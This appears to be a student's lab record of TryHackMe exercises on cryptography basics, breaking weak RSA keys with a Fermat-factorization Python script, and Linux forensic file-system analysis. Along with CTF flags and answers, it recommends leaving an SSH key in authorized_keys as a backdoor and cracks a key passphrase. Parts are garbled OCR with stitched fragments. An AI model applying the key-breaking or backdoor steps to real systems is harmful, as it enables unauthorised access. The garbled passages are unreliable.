Symmetric encryption uses the same key to encrypt and decrypt the data. Examples of Symmetric encryption are DES (Broken) and AES. These algorithms tend to be faster than asymmetric cryptography, and use smaller keys (128 or 256 bit keys are common for AES, DES keys are 56 bits long).
Asymmetric encryption uses a pair of keys, one to encrypt and the other in the pair to decrypt. Examples are RSA and Elliptic Curve Cryptography. Normally these keys are referred to as a public key and a private key. Data encrypted with the private key can be decrypted with the public key, and vice versa. Your private key needs to be kept private, hence the name. Asymmetric encryption tends to be slower and uses larger keys, for example RSA typically uses 2048 to 4096 bit keys.
RSA and Elliptic Curve cryptography are based around different mathematically difficult (intractable) problems, which give them their strength. More about RSA later.
Answer the questions below
Should you trust DES? Yea/Nay
Nay
Correct Answer
Hint
What was the result of the attempt to make DES more secure so that it could be used for longer?
Triple DES
Correct Answer
Hint
Is it ok to share your public key? Yea/Nay
Yea
Correct Answer

Task 6:


RSA is based on the mathematically difficult problem of working out the factors of a large number. It's very quick to multiply two prime numbers together, say 17*23 = 391, but
difficult to work out what two prime numbers multiply together to make 14351 (113x127 for reference).
Woop wo
The attacking side
The maths behind RSA seems to come up relatively often in CTFs, normally requiring you to calculate variables or break some encryption based on them. The wikipedia page for RSA seems complicated at first, but will give you almost all of the information you need in order to complete challenges.
There are some excellent tools for defeating RSA challenges in CTFs, and my personal favorite is https://github.com/Ganapati/RsaCtfTool which has worked very well for me. I've also had some success with https://github.com/ius/rsatool.
The key variables that you need to know about for RSA in CTFs are p, q, m, n, e, d, and c.
"p" and "q" are large prime numbers, "n" is the product of p and q.
The public key is n and e, the private key is n and d.
"m" is used to represent the message (in plaintext) and "c" represents the ciphertext (encrypted text).
CTFs involving RSA
Crypto CTF challenges often present you with a set of these values, and you need to break the encryption and decrypt a message to retrieve the flag.
There's a lot more maths to RSA, and it gets quite complicated fairly quickly. If you want to learn the maths behind it, I recommend reading MuirlandOracle's blog post here: https://muirlandoracle.co.uk/2020/01/29/rsa-encryption/.
Answer the questions below
p = 4391, q = 6659. What is n?
29239669
Correct Answer
Hint
I understand enough about RSA to move on, and I know where to look to learn more if I want to.
No answer needed
Correct Answer

Task 7:

Task 7 Establishing Keys Using Asymmetric Cryptography — Woop wo

A very common use of asymmetric cryptography is exchanging keys for symmetric encryption.

Asymmetric encryption tends to be slower, so for things like HTTPS symmetric encryption is better.

But the question is, how do you agree a key with the server without transmitting the key for people snooping to see?

Metaphor time

Imagine you have a secret code, and instructions for how to use the secret code. If you want to send your friend the instructions without anyone else being able to read it, what you could do is ask your friend for a lock.

Only they have the key for this lock, and we'll assume you have an indestructible box that you can lock with it.

If you send the instructions in a locked box to your friend, they can unlock it once it reaches them and read the instructions.

After that, you can communicate in the secret code without risk of people snooping.

In this metaphor, the secret code represents a symmetric encryption key, the lock represents the server's public key, and the key represents the server's private key.

You've only used asymmetric cryptography once, so it's fast, and you can now communicate privately with symmetric encryption.

The Real World

In reality, you need a little more cryptography to verify the person you're talking to is who they say they are, which is done using digital signatures and certificates. You can find a lot more detail on how HTTPS (one example where you need to exchange keys) really works from this excellent blog post. https://robertheaton.com/2014/03/27/how-does-https-actually-work/

Answer the questions below

I understand how keys can be established using Public Key (asymmetric) cryptography.

No answer needed — ✓ Correct Answer

Task 8:

Task 8 Digital signatures and Certificates — Woop wo

What's a Digital Signature?

Digital signatures are a way to prove the authenticity of files, to prove who created or modified them. Using asymmetric cryptography, you produce a signature with your private key and it can be verified using your public key. As only you should have access to your private key, this proves you signed the file. Digital signatures and physical signatures have the same value in the UK, legally.

The simplest form of digital signature would be encrypting the document with your private key, and then if someone wanted to verify this signature they would decrypt it with your public key and check if the files match.

Certificates - Prove who you are!

Certificates are also a key use of public key cryptography, linked to digital signatures. A common place where they're used is for HTTPS. How does your web browser know that the server you're talking to is the real tryhackme.com?

The answer is certificates. The web server has a certificate that says it is the real tryhackme.com. The certificates have a chain of trust, starting with a root CA (certificate authority). Root CAs are automatically trusted by your device, OS, or browser from install. Certs below that are trusted because the Root CAs say they trust that organisation. Certificates below that are trusted because the organisation is trusted by the Root CA and so on. There are long chains of trust. Again, this blog post explains this much better than I can.
https://robertheaton.com/2014/03/27/how-does-https-actually-work/

You can get your own HTTPS certificates for domains you own using Let's Encrypt for free. If you run a website, it's worth setting it up.

Answer the questions below

What can you use to verify that a file has not been modified and is the authentic file as the author intended?

Digital Signature — ✓ Correct Answer

Task 9:

the target machine. For temporary keys generated for access to CTF boxes, this doesn't matter as much.

Woop woop!

Woop woop!

How do I use these keys?

The ~/.ssh folder is the default place to store these keys for OpenSSH. The `authorized_keys` (note the US English spelling) file in this directory holds public keys that are allo access the server if key authentication is enabled. By default on many distros, key authentication is enabled as it is more secure than using a password to authenticate. Normally for the root user, only key authentication is enabled.

In order to use a private SSH key, the permissions must be set up correctly otherwise your SSH client will ignore the file with a warning. Only the owner should be able to read or write to the private key (600 or stricter). `ssh -i keyNameGoesHere user@host` is how you specify a key for the standard Linux OpenSSH client.

Using SSH keys to get a better shell

SSH keys are an excellent way to "upgrade" a reverse shell, assuming the user has login enabled (www-data normally does not, but regular users and root will). Leaving an SSH key in authorized_keys on a box can be a useful backdoor, and you don't need to deal with any of the issues of unstabilised reverse shells like Control-C or lack of tab completion.

Answer the questions below

I recommend giving this a go yourself. Deploy a VM, like Linux Fundamentals 2 and try to add an SSH key and log in with the private key.

No answer needed — ✓ Correct Answer — Hint

Download the SSH Private Key attached to this room.

No answer needed — ✓ Correct Answer

What algorithm does the key use?

RSA — ✓ Correct Answer — Hint

Crack the password with John The Ripper and rockyou, what's the passphrase for the key?

delicious — ✓ Correct Answer — Hint

Task 10:

Task 10 ✓ Explaining Diffie Hellman Key Exchange

Woop woop! Yo

What is Key Exchange?

Key exchange allows 2 people/parties to establish a set of common cryptographic keys without an observer being able to get these keys. Generally, to establish common symmetric keys.

How does Diffie Hellman Key Exchange work?

Alice and Bob want to talk securely. They want to establish a common key, so they can use symmetric cryptography, but they don't want to use key exchange with asymmetric cryptography. This is where DH Key Exchange comes in.

Alice and Bob both have secrets that they generate, let's call these A and B. They also have some common material that's public, let's call this C.

We need to make some assumptions. Firstly, whenever we combine secrets/material it's impossible or very very difficult to separate. Secondly, the order that they're combined in doesn't matter.

Alice and Bob will combine their secrets with the common material, and form AC and BC. They will then send these to each other, and combine that with their secrets to form two identical keys, both ABC. Now they can use this key to communicate.

Extra Resources

An excellent video if you want a visual explanation is available here. https://www.youtube.com/watch?v=NmM9HA2MQGI


DH Key Exchange is often used alongside RSA public key cryptography, to prove the identity of the person you're talking to with digital signing. This prevents someone from attacking the connection with a man-in-the-middle attack by pretending to be Bob.

Answer the questions below


I understand how Diffie Hellman Key Exchange works at a basic level

No answer needed — ✓ Correct Answer

Task 11:



Task 12:



Observation:

1. **Key Terms Used in Encryption**
    - Key terms like Plaintext, Ciphertext, Encryption & Decryption, Key.
    - Original text data converted to encrypted data.
    - The process used in converting data to/from a secure format.
    - A secret value used for encryption and decryption.

2. **Types of Encryption:**
    - Encryption like Symmetric, Asymmetric and End to End encryption.
    - Using a single key for both encryption and decryption.
    - Or Uses a public-private key pair.

3. **RSA**
    - Rivest Shamir Adleman algorithm , Asymmetric encryption
    - Uses a public and private key.
    - Used in secure communications like HTTPS and digital signatures.
    - Based on the difficulty of factoring large prime numbers.

4. **Digital Signatures and Certificates:**
    - Verify authenticity of messages, issued by Certificate Authorities.
    - Used in SSL/TLS for secure website communication.
    - Ensure data integrity and authentication.

5. **Diffie Hellman Key Exchange & AES:**
    - Used for secure key exchange over an insecure network.
    - Each party generates a secret key using public values.
    - AES , a symmetric encryption algorithm
    - Supports 128-bit, 192-bit, 256-bit keys as well.
    - Resistant to brute force attacks.

Result:

This experiment provides a practical introduction to encryption and types of encryption, various cryptography system, some of the encryption algorithms such as RSA, AES and Diffie Hellman Key exchange technique.

All Tasks are executed successfully.

Exp No : 4 **BREAKING RSA**

Date :

Aim:

To perform an experiment on Breaking RSA algorithm which is an asymmetric encryption technique which uses public-private key pair.

Algorithm:

1. Access the lab in TryHackMe platform using the link below- https://tryhackme.com/room/linuxfundamentalspart1
2. Click join a room and execute tasks.
3. Get an overview of the RSA.
4. Execute the tasks on breaking RSA.
5. Terminate the room and conclude the session.

Output:
Task 1:

Task 1 Capture the flag

A brief overview of RSA

Start Machine

The security of RSA relies on the practical difficulty of factoring the product of two large prime numbers, the "factoring problem". RSA key pair is generated using 3 large positive integers -

e	A constant, usually 65537
n	Known as the modulus of public-private key pair. It is a product of 2 large random prime numbers, p and q. `n = p x q`
d	A large positive integer that makes up the private key. It is calculated as, `d = modinv(e, lcm(p - 1, q - 1))` Where `modinv` is the modulus inverse function and `lcm` is the least common multiple function.

`(e, n)` are public variables and make up the public key. `d` is the private key and is calculated using `p` and `q`. If we could somehow factorize `n` into `p` and `q`, we could then be able to calculate `d` and break RSA. However, factorizing a large number is very difficult and would take some unrealistic amount of time to do so, provided the two prime numbers are **randomly** chosen.

Introduction

In a recent analysis, it is found that an organization named JackFruit is using a deprecated cryptography library to generate their RSA keys. This library is known to implement RSA poorly. The two randomly selected prime numbers (`p` and `q`) are very close to one another, making it possible for an attacker to generate the private key from the public key using Fermat's Factorization method.

Below is an implementation of Fermat's factorization algorithm in Python.

```
#!/usr/bin/python3
# gmpy2 is a C-coded Python extension module that supports
```

```python
#!/usr/bin/python3
# gmpy2 is a C-coded Python extension module that supports
# multiple-precision arithmetic.
# pip install gmpy2
from gmpy2 import isqrt
from math import lcm

def factorize(n):
    # since even nos. are always divisible by 2, one of the factors will
    # always be 2
    if (n & 1) == 0:
        return (n/2, 2)

    # isqrt returns the integer square root of n
    a = isqrt(n)

    # if n is a perfect square the factors will be ( sqrt(n), sqrt(n) )
    if a * a == n:
        return a, a

    while True:
        a = a + 1
        bsq = a * a - n
        b = isqrt(bsq)
        if b * b == bsq:
            break

    return a + b, a - b

print(factorize(105327569))
```

Observation:

1. RSA Algorithm:

- Rivest Shamir Adleman algorithm , Asymmetric encryption
- Uses a public and private key.
- Used in secure communications like HTTPS and digital signatures.
- Based on the difficulty of factoring large prime numbers.

Result:

This experiment provides a theoretical introduction to breaking down the RSA algorithm and provides an overview of the RSA algorithm.

All tasks are executed successfully.

EXP NO 5 **LINUX FILE SYSTEM ANALYSIS**
DATE:


AIM:


To Perform live forensic file system analysis is often an early part of incident response and is crucial in assessing and determining potential security breaches. This process involves examining digital artefacts, system logs, users, and file structures to uncover evidence of unauthorised access, malicious activities, or data compromise.

Algorithm:


1. Access the lab in TryHackMe platform using the link below- https://tryhackme.com/room/linuxfilesystemanalysis
2. Click join a room and execute tasks.
3. Get an Linux File System Analysis
4. Execute the tasks on Linux File System Analysis.
5. Terminate the room and conclude the session.


Output:
Task 1:






Task 2:







Task 3:


Room progress (31%)
viewed the metadata using ExifTool or analysed its checksums with md5sum or sha256sum, we performed read actions on reverse.elf, thus altering its access time. This is an important concept to consider with live forensic analysis, which is why it's crucial to obtain forensically sound backups and copies of the affected system beforehand. Because of this, the atime will not be a reliable metric for us.
While it's useful to recall the three commands above, we can also leverage the stat command to quickly see all three timestamps at once:
Viewing Timestamps with stat
investigator@10.10.179.110:~$ stat /var/www/html/assets/reverse.elf
File: /var/www/html/assets/reverse.elf
Size: 250 Blocks: 8 IO Block: 4096 regular file
Device: ca01h/51713d Inode: 526643 Links: 1
Access: (0755/-rwxr-xr-x) Uid: (33/www-data) Gid: (33/www-data)
Access: 2024-02-13 02:31:29.256000000 +0000
Modify: 2024-02-13 00:26:28.000000000 +0000
Change: 2024-02-13 00:34:50.679215113 +0000
Birth: -
Answer the questions below
To practice your skills with the find command, locate all the files that the user bob created in the past 1 minute. Once found, review its contents. What is the flag you receive?
THM{0b1313afd2136ca0faafb2daa2b430f3}
Correct Answer
Hint
Extract the metadata from the reverse.elf file. What is the file's MIME type?
application/octet-stream
Correct Answer
Run the stat command against the /etc/hosts file on the compromised web server. What is the full Modify Timestamp (mtime) value?
2020-10-26 21:10:44.000000000 +0000
Correct Answer
Task 4 Users and Groups
File Name : reverse.elf
Directory : /var/www/html/assets
File Size : 250 bytes
File Modification Date/Time : 2024:02:13 00:26:28+
File Access Date/Time : 2025:05:01 16:33:07+00:00
File Inode Change Date/Time : 2024:02:13 00:34:50+00:00
File Permissions : rwxr-xr-x
File Type : ELF executable
File Type Extension : -
MIME Type : application/octet-stream
CPU Architecture : 64 bit
CPU Byte Order : Little endian
Object File Type : Executable file
CPU Type : AMD x86-64
investigator@ip-10-10-179-110:~$ stat /var/www/html
File: /var/www/html
Size: 4096 Blocks: 8 IO Block: 4096 directory
Device: ca01h/51713d Inode: 257028 Links: 4
Access: (0755/drwxr-xr-x) Uid: (0/ root) Gid: (0/ root)
Access: 2025-05-01 16:08:28.168000000 +0000
Modify: 2024-02-12 23:05:31.172000000 +0000
Change: 2024-02-12 23:05:31.172000000 +0000
Birth: -
investigator@ip-10-10-179-110:~$ stat /var/www/html/etc/hosts
stat: cannot stat '/var/www/html/etc/hosts': No such file or directory
investigator@ip-10-10-179-110:~$ stat /var/www/html/assets/etc/hosts
stat: cannot stat '/var/www/html/assets/etc/hosts': No such file or directory
investigator@ip-10-10-179-110:~$ cd var
-bash: cd: var: No such file or directory
investigator@ip-10-10-179-110:~$ /var/www/html
-bash: /var/www/html: Is a directory
investigator@ip-10-10-179-110:~$ cd /var/www/html/assets
investigator@ip-10-10-179-110:/var/www/html/assets$ cd etc
-bash: cd: etc: No such file or directory
investigator@ip-10-10-179-110:/var/www/html/assets$ stat hosts
stat: cannot stat 'hosts': No such file or directory
investigator@ip-10-10-179-110:/var/www/html/assets$ cd /etc
investigator@ip-10-10-179-110:/etc$ stat hosts
File: hosts
Size: 221 Blocks: 8 IO Block: 4096 regular file
Device: ca01h/51713d Inode: 49 Links: 1
Access: (0644/-rw-r--r--) Uid: (0/ root) Gid: (0/ root)
Access: 2025-05-01 15:22:31.412000000 +0000
Modify: 2020-10-26 21:10:44.000000000 +0000
Change: 2020-10-26 23:32:25.957900650 +0000
Birth: -
investigator@ip-10-10-179-110:/etc$ ^C
investigator@ip-10-10-179-110:/etc$ ^C
investigator@ip-10-10-179-110:/etc$
Woop woop! Your answer is correct
odacavoTHM_lfsa_v5_da
1h 29min 34s

